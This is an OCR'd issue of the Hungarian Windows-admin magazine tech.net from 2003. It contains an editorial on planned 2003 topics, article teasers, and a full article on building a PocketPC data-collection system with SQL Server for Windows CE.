tech.net

working with windows

IV. / 01. szám
1344 Ft

ISSN 15865185 01
9 771586 518005

7. oldal SQL Server Accelerator for BI (SSABI)
13. oldal Replikáció az SQL Serverben
39. oldal Formális módszerek az informatikában

Szerkesztőség:
Főszerkesztő: **Fóti Marcell**
marcellf@netacademia.net
Főszerkesztő-helyettes: **Fülöp Miklós**
mick@netacademia.net
A szerkesztőség címe:
1062 Budapest, Andrássy út 62.
Telefon: 472-1214
technet@netacademia.net
Nyilvános levelezési lista:
tech.net@technetklub.hu

Kiadja és terjeszti a
NetAcademia Kft.
Terjesztési, előfizetési információ:
Telefon: 472-1214
terjesztes@netacademia.net
Megjelenik havonta, ára 1.344 Ft

Előfizethető megrendelőlevélben a szerkesztőségnél:
1062 Budapest, Andrássy út 62.
Fax: 472-1215
http://technet.netacademia.net/subs

Hirdetésfelvétel: **Szívós Éva**
Telefon: 472-1214
Fax: 472-1215
info@netacademia.net

Nyomdai előkészítés:
Ars Luna Bt.
Vezető: Dobák Ildikó
Címlapgrafika: **Molnár Ferenc**

Nyomda:
AduPrint Kiadó és Nyomda Kft.
1061 Budapest,
Paulay Ede utca 55.
Felelős vezető: **Tóth Béláné**

ISSN 1586-5185

Varietas delectat

A változatosság gyönyörködtet

De mire utal a cím, ez a latin mondás? Novemberi felmérésünk azt mutatja, hogy a bevált rovatok mellett új témaköröket is szívesen olvasnának. Ez a szokatlan vezércikk felvillant néhány olyan témakört, melyekkel 2003-ban foglalkozni szeretnénk.
Ha erőnk, kapacitásunk engedi. Az én fejemben például vagy hat rovat terve áll készen arra, hogy papírra vessem. Az igazság az, hogy némelyik rovatom már másfél éve vár, egyre csak vár, hogy papírra kerüljön.
A latin mondás teljeskörű beváltásához sok-sok, különböző világlátású szerző munkájára lenne szükség! Írjanak nekünk!

Horizontális és vertikális vezérfonalak


Szeretnénk megkönnyíteni azok döntését, akik megfelelő tudással és elegendő bátorsággal rendelkeznek ahhoz, hogy a többi olvasónak átadják saját tudásukat. Közel fél évre előre tudjuk, hogy az egyes hónapokban mi lesz a vezérmotívum. Ezek felsorolását horizontális vezérfonalnak nevezném, ami segít meghatározni, hogy mikor milyen témában várjuk az Önök értékes tapasztalatát. Íme 2003 első fél éve, címszavakban:

- SQL Server. A jelenlegi számban az SQL Server a vezérfonal, vagy négy cikk foglalkozik SQL-alapú technológiával. SQL a Windows CE-n, hackertámadás SQL Server ellen, SQL-adatbázisok replikációja várja a Kedves Olvasót. Az SQL-technológia végtelen volta miatt távolról sem mondhatjuk, hogy ez a vezérmotívum ezennel lerágott csontá vált. Ha valaki késztetést érez, írhat még az SQL-nyelvről magáról, a Profilerről, az SQL Server rendszergazdai feladatairól, a fontosabb tárolt eljárásokról, a kurzorokról, a különböző varázslók *(pl. webtask)* tucatjairól.
- Exchange Server, Titanium, levelezés. Ennek a vezérfonalnak az ad aktualitást, hogy kimúlóban van az Exchenge 2000 Server. Verzióváltás elé nézünk, ilyenkor mindig érdemes körülnézni az új termék háza táján, vajon érdemes-e váltani?
- Windows 2003 Server *(Volt .NET Server)*. Ez az új operációs rendszer annyit késik *(most áprilisra ígérik)*, hogy már lassan mindent megírtunk róla, így csak tízezer kiaknázatlan lehetőségünk maradt. Csak az Active Directory területéről néhány újdonság: tartományok átnevezése, AD-telepítés CD-ről replikálva, Universal Group-gyorstár *(GC-mentes bejelentkezés!)*, felhasználói AD-partíciók, Resultant Set of Policy *(RSoP)*, WMI-szűrők a Group Policyban stb. Ezekről a dolgokról nem lehet rutinból írni, mert ma még senkinek sincs elegendő mennyiségű Windows 2003 gyakorlata. Aki nekünk ezen témák papírra vetésében segít, mellesleg hatalmas mennyiségű ismeretanyagot is megtanul, s bejut az Informatikus Paradicsomba!
- Rendszerfelügyeleti technológiák a Microsoft és más gyártók „tollából". Csoportos házirend, MOM, SMS, külső gyártók életminőség-javító eszközei *(pl. Hyena)*.
- Rendelkezésre állás, hibaelhárítás, teljesítménynövelés. Ha ezt a témakört minden termékre kiterjesztjük, a lehetséges témaköröket végiggondoljuk, 200 oldal alatt meg sem állunk. Ismétcsak: vállalkozót keresünk a saját erőnkön felüli 160 oldal megírására!
- Rendszerbevezetés az alapinfrastruktúrától az elosztott alkalmazásokig. Egyszer össze kellene már foglalni, mi is szükséges egy informatikai hálózat kialakításához. A kábelezés nem a mi területünk, de az IP-cím kiosztás, a DNS-, DHCP-, WINS-infrastruktúra igen. A tartománytervezés igen. A vállalati webalkalmazás telepítésének és üzemeltetésének feladatai igen.
- Biztonságos Internetezés. Ebben a témakörben az ISA Serverre támaszkodnánk. Remélhetőleg a közeljövőben megjelenik a novemberre ígért ISA Feature Pack, benne az RPC-filter, SPAM-filter, OWA-publikációs varázsló, és a tűzfalra telepíthető URLScan.

Amire vágyunk: tapasztalatok átadása. Egyféle tapasztalat-halmazzal persze mi magunk is rendelkezünk, de nem hisszük, hogy a világ összes érdekes, esetleg kényes témakörébe belefutottunk mindennapi munkánk során. A levelezési listákon évek óta élvezhetjük a „több szem többet lát" módszer előnyeit, de ott – érthető okokból – nem igazán kerül sor egy-egy probléma alapos körüljárására. A tech.net magazin erre ad lehetőséget!

A másik vezérfonal-típus az általunk régóta tervezett, de erőforrás hiányában soha ki nem vitelezett rovatok tartalommal való megtöltése. Ezeket nevezem vertikális vezérfonalaknak. Némelyik rovat nagy ritkán kap egy-egy cikket, de ezek a területek jobbára lefedetlennek mondhatók:

- **A Windows szolgáltatásai A-tól Z-ig.** A Felügyeleti eszközök→szolgáltatások alatt megjelenő szolgáltatások ismertetése. Melyik mire való, melyiket lehet bátran leállítani, melyik létfontosságú. A Windows XP már tartalmaz néhány soros szolgáltatásleírásokat, de ettől még nem fogjuk átlátni, ki kivel van, melyik mire való. Példaként itt a BITS igen beszédes magyarázata:




A szolgáltatás rövid leírása nem sok támpontot nyújt...

- **Resource Kit-eszközök.** Szép téma, hálás téma! Seregnyi iciri-piciri túlocska, *(majdnem)* mind hasznos eszköz! A ResKit-vackok azért is nagyobb figyelmet érdemelnének, mert – a történelem tanúsága szerint – ezek előbb-utóbb beszivárognak a termékekbe.
- **dir %systemroot%\system32*.exe.** Ez a témakör is szolgál meglepetésekkel. Ki tudná kapásból megmondani, melyik programmal lehet kilistázni a nyitott TCP portokat *(netstat.exe –p tcp)*, teljesítménytesztnek alávetni a hálózati kapcsolatunkat *(pathping.exe)*, ellenőrizni a telepített eszközmeghajtók digitális aláírásait *(sigverif.exe)* stb.? Összesen 339 exe-fájl tanyázik ebben a könyvtárban, és nem ártana egy-két gyakorlati példán keresztül bemutatni, mi értelme van ezeknek?
- **Script-sarok.** Régóta tervezzük, hogy – a programozó rendszergazda koncepció jegyében – minden hónapban megmutatjuk egy-egy rendszerfelügyeleti probléma scripttel megvalósított megoldását. Ötletből itt sincs hiány: az operációs rendszer ezernyi COM-objektuma csak arra vár, hogy munkát adjunk neki!
  - Ezer felhasználó jelszavának *(vagy bármilyen attribútumának)* módosítása *(ADSI)*
  - Felügyeleti konzol nélküli ISA-management
  - E-mail küldésére képes logon script *(CDO)*
  - Mennyi szabad hely van vállalatunk PC-inek merevlemezén? 500 számítógépünk van, de SMS nincs *(WMI)*
  - 60-80 visszapattant levélből ki kellene bányászni a hibás e-mail címet, hogy a spam-adatbázist naprakész állapotba hozzuk *(CDO+ ADO)*
  - TXT-fájl vagy Excel tábla alapján módosítást végezni adatbázisrekordokon, címtárobjektumokon
  - Stb. A lehetőségek, a feladatok és a problémák száma korlátlan.

- **MMC-modulok *(dir %systemroot%*.msc /s).*** Nyissunk egy üres felügyeleti konzolt *(mmc.exe)*! Hatoljunk le a modulok hozzáadásáig! Csodálkozzunk rá a közel 40 darab modulra! Ezután kattintsunk az ActiveX-vezérlő nevű modulon! Döbbenjünk le a további mintegy 60 vezérlőn, amelyek közül csak néhány betöltése értelmes, no de melyek ezek? Mondok egyet: System Monitor Control. Ez a jószág nem más, mint a Performance Monitor!
- **NetAcademia Nagylexikon.** E némiképp nagyképű elnevezés egy olyan rovatot takar, melyben elmagyaráznánk egy-egy IT-fogalom mibenlétét azok számára, akik csak most kapcsolódnak be a Windows, vagy az IT-világba. Egy szócikket már kidolgoztam *(T, mint tartomány)*, és ebbe a lapszámba beillesztettem, további 40-50 pedig kidolgozásra vár.
- **Advanced Office.** Nem hiszik el, az Office mi mindent tud. Én elhiszem, viszont át már nem látom. Keressük azt a bátor vállalkozót, aki ki mer állni több ezer rendszergazda társa elé megmutatni, hogy az Office rendelkezik olyan képességekkel, amelyekre nekünk is szükségünk lehet.
  - Trükkös Excel-függvények
  - Az Office COM-komponenseinek képessége
  - Scriptelt PPT-dia
  - Office Resource Kit-eszközök *(meglepő módon itt, az ORKTools.EXE-ben találjuk a Corporate Error Reporting Toolt!)*
- **Szabványok.** Ez a rovat időről időre jelentkezik ugyan, de gazdája nincs. Több mint 3000 RFC közül kellene kiválasztani azt *(fél)*tucatot, amit feltétlenül ismernie kell minden harcedzett rendszergazdának. A múltkoriban botlottam bele a CIFS-szabványtervezetbe, ami nem más, mint a Windowsos SMB-protokoll *(a fájl- és nyomtatómegosztás protokollja)* szabványosításra benyújtott változata. Nosza, meg is említem a SOHO című cikkemben!

Fóti Marcell
marcellf@netacademia.net
MCSE, MCT, MCDBA, MZ/X

2003. 01. szám




Kicsi a bors, de erős

SQL Server for Windows CE a gyakorlatban

A cikk egy befejezéséhez közeledő nagyvállalati projekt tapasztalatai alapján világít rá azokra a módszerekre, melyek elengedhetetlenek a nagy teljesítményű, biztonságos, a felhasználók üzletmenetében kritikus alkalmazások feljesztésekor.

4.oldal



SQL Server Accelerator for BI (SSABI)

Relációs adatraktár, adatbetöltő
DTS-csomagok és OLAP-kockák generálása – egy Excel munkafüzetből

Az üzleti intelligencia jó dolog. Egy jól elkészített üzleti intelligencia-alkalmazás a felhasználók számára naprakész, interaktívan lekérdezhető információkkal szolgál a termékek eladási jellemzőiről, az ügyfelek vásárlási szokásainak alakulásáról, a marketing-kampányok hatékonyságáról, a kulcsfontosságú teljesítményindikátorokról és a költségek alakulásáról. Az üzleti intelligencia-alkalmazások egyetlen „hibája", hogy meg kell tervezni, és el kell készíteni őket – nem hullnak az ölünkbe. Az SSABI ezt a problémát igyekszik megoldani.


7.oldal


Replikáció az SQL Serverben

I. rész

Az adatok elosztásának igénye sok rendszerben megjelenik, így nem csoda, hogy az SQL Server 2000 igen összetett és kifinomult infrastruktúrát biztosít az adatbázisok szerkezetének és tartalmának elosztására, replikálására. Cikkünkben fellebbentjük a fátylat a replikációról, így reméljük az írás végére érve új barátként üdvözlik azt.

13.oldal





SQL injection

Amikor elsül a kapanyél...

Ha egy nyilvános webhelyen csak a 80-as portot találjuk nyitva, emellett a kiszolgálóra folyamatosan felkerülnek a legfrissebb biztonsági javítások, nincs más hátra, a belső hálózaton található, eldugott SQL Servert kell meghekkelni, mégpedig az egyetlen lehetséges bejáraton, a 80-as porton, a futó webalkalmazáson keresztül. „Csak" meg kell bolondítani a háttérben futó adatbázis-kiszolgálót, és tetszőleges adatokhoz hozzájuthatunk!

22.oldal

NetAcademia Nagylexikon

T, mint tartomány

Napjaink nagyvállalatainál az informatika jelenléte nem is kérdéses. Sokan tudják, hogy egy tartomány mire való, mit tárolhatunk benne, de kevesen gondolják végig, hogy miért szükségszerű a használatuk még abban az esetben is, ha – mint oly sok cégnél – sem adattárolási lehetőségeiket, sem lekérdezhetőségüket nem használjuk ki. Ebben a szócikkben a tartományok *(címtárak)* használatát kikényszerítő belső erőket elemezzük.


28.oldal


Hálózat a SOHO-ban

A Windows XP kishálózatokra tervezett szolgáltatásai

A Windows XP hálózati szolgáltatásai közt találunk jó pár olyan megoldást, melyek igencsak megkönnyítik néhány számítógép behálózását és Internetre csatlakoztatását. A világ boldogabbik felén ezek a szolgáltatások az otthoni hálózat kialakításában segítenek – nálunk kisvállalatok vehetik használ!

29.oldal





A Microsoft operációs rendszerek biztonsági tényezői

I. rész – Hová építsünk palotát? Ingoványra vagy kősziklára?


Cikksorozatomban végigvezetem a Kedves Olvasót azon a hosszú úton, amit a Microsoft megtett, mire – néha saját korábbi technológiáival is leszámolva – elérkezett arra a pontra, hogy fejlesztéseinek célja a világ legbiztonságosabb operációs rendszerének megalkotása legyen. A cég rögös, és tévedésektől sem mentes, mindazonáltal világosan felismerhető utat követ. Lássuk, merre jár Bill és csapata!

32.oldal

Formális módszerek az informatikában [1]

Az előzőekben áttekintettük az UML használatát, néhány példával illusztrálva azt. Remélhetőleg mindenki kedvet kapott ahhoz, hogy további munkájához UML-t használjon. A továbbiakban még jónéhány olyan, informatikában is használatos formális módszert szeretnék bemutatni, amelyek szintén nagymértékben segíthetik mindennapos munkánkat.

39.oldal



Kicsi a bors, de erős


SQL Server for Windows CE a gyakorlatban

A cikk egy befejezéséhez közeledő nagyvállalati projekt tapasztalatai alapján világít rá azokra a módszerekre, melyek elengedhetetlenek a nagy teljesítményű, biztonságos, a felhasználók üzletmenetében kritikus alkalmazások feljesztésekor.

A Microsoft Consulting Services kötelékében az elmúlt év augusztusától a Dreher Sörgyárak Rt. számára készített, PocketPC-n futó mobil kereskedelmi adatgyűjtő rendszer tervezésén és feljesztésén dolgoztam. A rendszer magját *(mind kiszolgáló-, mind ügyféloldalon)* SQL Server alkotta, a PocketPC esetében természetesen az SQL Server for Windows CE személyében. Már a tervezés és a prototípus elkészítése idején számos megoldandó probléma merült fel. Ebben a cikkben ezekről a problémákról, és az általunk adott megoldásokról találhat az Olvasó információt. Nem célom az SQL Server for Windows CE dokumentációjában foglaltak megismétlése, viszont – mint mindig – a dokumentáció ismerete teljesebbé teszi a képet.

Mielőtt belevágnánk

Az első problémát maga a PocketPC jelentette. Tisztán grafikus környezet, parancssor nélkül. Az általunk használt eszközök és módszerek jelentős része a parancssorhoz kötődik, nem is beszélve a megszokás hatalmáról.
Örömmel jelenthetem, létezik parancssor PocketPC-re, PocketConsole néven [1]! Az alábbi ábra a konzol-meghajtót és benne a Microsoft CMD.EXE parancsértelmezőjét mutatja.



A PocketConsole ablaka a benne futó Command Prompt alkalmazással

Ezzel az eszközzel lehetőségünk van a repetitív fejlesztési feladatok automatizálása, illetve kis „tesztágy" alkalmazások futtatására.

Adatbáziskezelő a PocketPC-n

A rendszer tervezésekor az első számú technikai szempont az összes adat valódi adatbáziskezelőben való tárolása volt. Kiszolgálóoldalon rendelkezésre állt az SQL Server 2000, és mi a „handy" *(ahogy a PocketPC-t a csapaton belül neveztük)* oldalon is hasonló eszközt szerettünk volna. A feljesztői környezet, amelybe a kiválaszott eszköznek illeszkednie kellett, natív C++ volt, a PocketPC szűkös erőforrásainak minél jobb kihasználása érdekében. Igaz, egy kevés munkát spóroltunk a Microsoft Foundation Classes *(MFC)* használatával. Kívánalmainknak a három jelölt közül *(Windows CE saját adatbázisok, SQL Server CE, XML fájlok)* közül legjobban az SQL CE [2] felelt meg, így egy rövid prototípuskészítési időszak után le is tettük mellette a voksot.
A kiszolgáló és a handy-k közötti kommunikációs csatornaként az SQL CE replikációs motorját kívántuk használni. *(Az SQL-replikációval jelen lapszámunk 13. oldalán kezdődő cikkben foglalkozunk bővebben!)*
A feljesztés során a következő szakaszokban tárgyalt öt probléma merült fel. Ezek mindegyikére adott jó megoldás jelentősen emelte az elkészült rendszer minőségét.

Biztonságos infrastruktúra

Az SQLCE replikációs motorja két komponensből áll. Kiszolgálóoldalon egy ISAPI DLL figyeli a beérkező kéréseket, illetve továbbítja azokat a megfelelő SQL Server 2000 kiszolgáló felé. Handy-oldalon egy COM-objektum végzi el a kiszolgáló felé küldött HTTP-kérések összeállítását, majd az azokra kapott válaszok helyi adatbázisba való elhelyezését. Hogyan tudjuk biztosítani a handy-k felhasználóinak azonosítását, és az adatforgalom titkosítását?

HTTPS – lenne az egy szavas válasz. A helyes megoldás felé vezető első gondolat valóban ez, ám két részproblémát kell még megoldani: egyrészt a handy-t képessé kell tenni az általunk kiadott tanúsítványok elfogadására, másrészt megfelelően el kell helyeznünk a kiszolgálóoldali „dobozokat".
Kezdjük a második feladattal, az egyszerűbb. A kétféle lehetőség közül *(egy kiszolgálón futtatott SQL és IIS, avagy két külön kiszolgálón futtatott SQL és IIS)* mi a két kiszolgálós megoldás mellett döntöttünk, üzemeltetési és teljesítmény-okok miatt. Ebben az esetben viszont csak „basic / clear text" azonosítás használható a felhasználók kilétének ellenőrzésére, ami a HTTPS-t még égetőbbé teszi.

A handy alapértelmezés szerint csak egy maroknyi, beégetett tanúsító hivatal által kiadott tanúsítványt tud elfogadni. Ha más *(mondjuk saját)* tanúsító hivatal adta ki a webkiszolgálónk ta-

núsítványát, a handy-n megbukik az ellenőrzés. Azonban az SQL CE-hez jár egy kis programocska, amely segítségével új tanúsító hivatalok tanúsítványait is behegeszthetjük a gépre. Ez nemcsak SQL CE esetén hasznos! A program a következő formában használható:

```
ROOTCERT [tanúsítvány.CER]
```

Ha nem adunk meg tanúsítványt, automatikusan a gyökérkönyvtárban található ROOTCERT.CER állományt keresi.

Adattípusok

Már a központi adatbázis kialakításánál figyelembe kellett venni az SQL CE által ismert adattípusokat. A maximális oszlopszélesség metaadatokkal együtt 4KB, azaz mintegy 3800 bájtnál szélesebb sorokat ne nagyon csináljunk! Ettől szélesebb sorokat is készíthetünk NVARCHAR vagy VARBINARY típusokból, azonban ha a tényleges adatszélesség meghaladja a 4KB-ot, a beszúrás vagy frissítés nem fog lefutni.

Karakterkészlet-konverziós problémáink nem lesznek, mivel az SQL CE csak Unicode karakterláncokat kezel *(NCHAR és NVARCHAR)* típusok. Ez egyrészről kiküszöböli az összes kódlapokkal és konverzióval kapcsolatos problémát, másrész viszont az amúgy is szűkös oszlopszélesség miatt pazarlásnak tűnhet. Azokban az esetekben, amikor biztosan tudjuk egy karakterláncról, hogy nem tartalmaz csak ASCII karaktereket, célszerű a karakteres adattípusok helyett binárist használni *(VARBINARY)*. A handy-n ezt az adatelérési rétegben, a központi kiszolgálón pedig tárolt eljárások alá tudjuk elrejteni.

A következő megszorítás előtt egy kis kitérő. Mivel C++ környezetben dolgoztunk, kétféle adatelérési módszer közül választhattunk. A kényelmesebb ADOCE illetve a pucér OLEDB között. Sajnos az ADOCE használata nem javasolt C++ programokból, így maradt az OLEDB. Az első fordítás alkalmával azonban úgy tűnt, mintha az OLEDB fájlokra fittyet hányna a rendszer. Az ok a WCE.H fájlban gyökerezik. Idézem:

```
// Prune unsupported MFC/OS headers
:
#define __docobj_h__
#define __oledb_h__      // itt a baj
```

Míg a „normál" PC-s MFC támogatja az OLEDB használatát, a PocketPC-s verzió esetén ez teljesen hiányzik, sőt, meg is próbálják akadályozni annak használatát *(ám kis munkával ez korrigálható)*.

A probléma részben egyetlen sorral gyógyítható volt, ahogy azt a következő kódrészleten láthatjuk.

```
#include <afx.h>
#include <afxext.h>

#undef __oledb_h__

#include <oledb.h>
#include <oledberr.h>
```

Azért csak „részben", mert ezek után el kellett készíteni a saját mini ADO-nkat, a nagy testvér számos tulajdonságával.

A handy szűkös memóriája miatt az adatbázisok kialakításánál hajlamos az ember a megfelelőnek ítélt helyeken SMALLINT és TINYINT típusok használatára. Azonban az SQL CE-hez tartozó OLEDB szolgáltató egyik típusú oszlop tartalmát sem tudta visszaadni, egyik esetben sem tudja elvégezni a natív adattípusok és az adatbázisbeli adattípusok megfeleltetését. Ugyanaz a kódrészlet a nagy SQL Server esetében kifogástalanul működik. A SMALLINT típusú oszlopok konvertálhatók INT-re *(lásd a következő kódrészletet)*, a TINYINT azonban így sem működőképes.

```
SELECT CustomerId, CONVERT (ZipCode, INT) FROM
↳ Customers
```

Konklúzió: ne használjuk TINYINT-et, és a SMALLINT oszlopokat konvertálnunk kell INT-té.

Konkurrens hozzáférés

Az SQL CE adatbázisai egyfelhasználósak, azaz egy-egy fájlt csak egyetlen alkalmazás nyithat meg *(ennek kikényszerítésére exkluzív zárolja is a fájlokat)*. Ez abban az esetben jelent problémát, amikor a replikációt végző COM-objektum is meg akarja nyitni – az alkalmazás által már nyitva tartott – fájlt. A replikáció tehát nem végezhető el háttérfeladatként.

Az alkalmazás adatelérési rétegében a replikáció elindítása előtt le kell zárnunk az adatbáziskapcsolatot, majd a replikáció befejezése után újra megnyitni azt. Ezzel a megoldással magasabban lévő rétegek számára teljesen transzparens módon kikerülhető ez a fájdalmas pont.

A „zárolós" viselkedés egy nagyon hasznosnak bizonyult diagnosztizálási eljárást tett lehetővé. Ha ugyanis valamelyik üzleti logikai objektum nem engedte el az általa használt adatbázisobjektumokat, a kapcsolat lezárásánál és a szinkronizálásnál erre azonnal fény derült *(nem kellett hosszú órákat tölteni memóralyukak keresésével)*.

Érdemes odafigyelni fejlesztés közben arra is, hogy ne hagyjuk nyitva az adatbázisunkat Query Analyzerben. Perceket lehet ekkor tölteni a megnyitási hiba okának keresésével...

Replikáció

Lévén a handy-alkalmazás mobiltelefonon keresztül tartja a kapcsolatot a központi SQL kiszolgálóval, nem elhanyagolható szempont a replikációs adatforgalom mennyisége.

Annak biztosítására, hogy minden egyes handy csak azokat az adatokat kapja meg, melyre ténylegesen szüksége van, szűrnünk kell a replikáció során. Az SQL CE a nagy testvéréhez hasonlóan támogatja a HOST_NAME replikációs paramétert. Minden handy-nek egyedi nevet adva a replikációs folyamat során a szűrés már elvégezhető.

Teljesítményt ide!

Az alkalmazás korai változataiban még az SQL CE 1.1-es verzióját használtuk, majd megjelenésekor áttértünk a 2.0-ra. A kezdeti kód az 1.1 lehetőségeihez mérten készült, azonban siralmasan lassúnak bizonyult. A rövid válaszidők rendkívül fontosak egy interaktív alkalmazás felhasználójának, így körülbelül egy nagyságrenddel kellett felgyorsítani a kód adatbázissal foglalkozó részét!

Kiindulási pontként az alkalmazás profiler alatti futtatásából származó statiszkai adatok, illetve az MSDN-en található rendkívül részletes és jó cikk [3] szolgált. A részletes analízis három pontot jelölt meg, mint a teljesítményproblémák okát. Ezek a következők voltak:


- Karakterlánc-műveletek *(CString::Format és az sprintf valamint rokonai)*.
- Az SQL-kifejezések állandó újrafordítása.
- Olyan adatok betöltése, melyekre csak később lesz szükség *(ha egyáltalán szükség lesz)*.

Nem meglepő, hogy a karakterlánc-műveletek drágák, azonban a PocketPC esetén ez sokkal élesebben *(egy nagyságrend)* jelentkezik, mint PC-k esetén. A karakterlánc-műveleteket a lekérdezések összeállítására használtuk. *(Az SQL CE 1.1-ben nem létező paraméterezett lekérdezések miatt. Így nem is használhattunk paraméterezett lekérdezést, ami állandó újrafordításokat eredményezett.)*

Az SQL CE 2.0 már lehetővé teszi paraméterezett lekérdezések használatát, a karakterláncok másolgatását ezzel ki lehet váltani. Viszont az állandó újrafordítások ellen ez sem véd. [3] említést tesz róla, hogy a lekérdezési tervek mindaddig nem kerülnek újrafordításra, amíg a OLEDB Command-objektumot nem szabadítjuk fel. Ezzel lehetővé válik a lekérdezési tervek újrahasznosítása.

Kezdetben minden egyes adatelérési osztály metódushívásnál elkészítettünk egy Command-objektumot, elvégeztük a műveletet, majd felszabadítottuk az objektumot – eldobva ezzel a lekérdezési tervet. Az sem nyújtott kielégítő megoldást, ha az egyes adatelérési osztályok példányainak élettartama alatt megtartottuk a Command-objektumokat, mivel az adatbázis-osztályokat használó űrlapmegjelenítő gráf nagy számban hozta őket létre. *(Megj.: Az űrlapmegjelenítő gráf alkotja az alkalmazás magját, ennek funkcióihoz kellett illesztenünk az adatelérési réteget, fordított irányú illesztés nem kivitelezhető. Az űrlapmegjelenítő motor bővebb ismeretetése túlmutat a cikk keretein.)*

Ezt az elérési mintázatot figyelembe véve adódik az egyes adatbázisműveletekhez tartozó Command-objektumok statikus változókban való elhelyezése. A megoldás előnye, hogy ha egyetlen példány elkészítette a Command-objektumot, ezáltal a lekérdezési tervet, a későbbiekben létrejövő példányoknak ezt a feladatot már nem kell elvégezniük – csak megadják a paraméterek aktuális értékét, és mehet is a lekérdezés. Figyeljünk oda arra, hogy minden egyes lekérdezéshez külön Command-objektum tartozik, nem csak egyetlen darab van osztályonként *(következő ábra)*! A megoldás alkalmazásával nyolcszorosára gyorsult az alkalmazás adatelérési kódja!



Statikus Command-objektumok az adatelérési osztályokban

A harmadik teljesítményproblémára az űrlapmegjelenítési gráf használata könnyen kivitelezhető megoldást adott: a gráf inicializálásakor csak azokat az ágakat töltjük be, melyek láthatók. Ezen egyszerű optimalizálással és a statikus Command-objektumok használatával több mint hatvanszoros *(60!)* válaszidő-csökkenést értünk el.

Konklúzió

A SQL Server CE méretéhez *(és a gép méretéhez, amin fut)* képest jól használható, kellemes eszköz. A felmerült problémák azt mutatják, hogy nem lehet csak úgy „durrbele" módon használni, oda kell figyelni arra, mit csinál az ember. A szuboptimális megoldások, melyeket a PC-s világban esetleg elfed a vas nyers ereje, a handy világában nem hoznak eredményt.

Pusztai László
laszlop@microsoft.com
A szerző a Microsoft Magyarország vezető tanácsadója
MCSE, MCSD

A cikkben szereplő URL-ek:

[1] http://www.symbolictools.de
[2] http://www.microsoft.com/sql/CE/default.asp
[3] http://www.microsoft.com/technet/prodtechnol/sql/maintain/Optimize/SSCEQPOP.asp

SQL Server Accelerator for BI (SSABI)

Relációs adatraktár, adatbetöltő DTS-csomagok és OLAP-kockák generálása – egy Excel munkafüzetből

Az üzleti intelligencia jó dolog. Egy jól elkészített üzleti intelligencia-alkalmazás a felhasználók számára naprakész, interaktívan lekérdezhető információkkal szolgál a termékek eladási jellemzőiről, az ügyfelek vásárlási szokásainak alakulásáról, a marketingkampányok hatékonyságáról, a kulcsfontosságú teljesítményindikátorokról és a költségek alakulásáról. Az üzleti intelligencia-alkalmazások egyetlen „hibája", hogy meg kell tervezni, és el kell készíteni őket – nem hullnak az ölünkbe. Az SSABI ezt a problémát igyekszik megoldani.

Az SQL Server 7.0 megjelenése óta a Microsoft folyamatosan törekszik az adatraktárkezelési és OLAP- *(On-Line Analytical Processing)* technológiák fejlesztésére, az üzleti intelligencia alkalmazások elterjesztésére. Az SQL Server része a DTS *(Data Transformation Services)* és az Analysis Services *(OLAP-kiszolgáló)* is. A relációs adatbázisokat, a DTS-csomagokat és az OLAP-kockákat hatékony grafikus felületeken tervezhetjük, vagy különböző parancsnyelveken írt programokkal generálhatjuk, de egy adatraktár kialakítása a legjobb eszközökkel is sok munkával jár.

Ugyanakkor az évek során az alkalmazástervezők és -fejlesztők megtanulták, milyen részekből áll egy-egy típusalkalmazás, milyen relációs és OLAP-adatbázisokat célszerű kialakítani, és hogyan célszerű ezeket adatokkal feltölteni. Az SSABI erre a tudásra épül.

Az SSABI részei

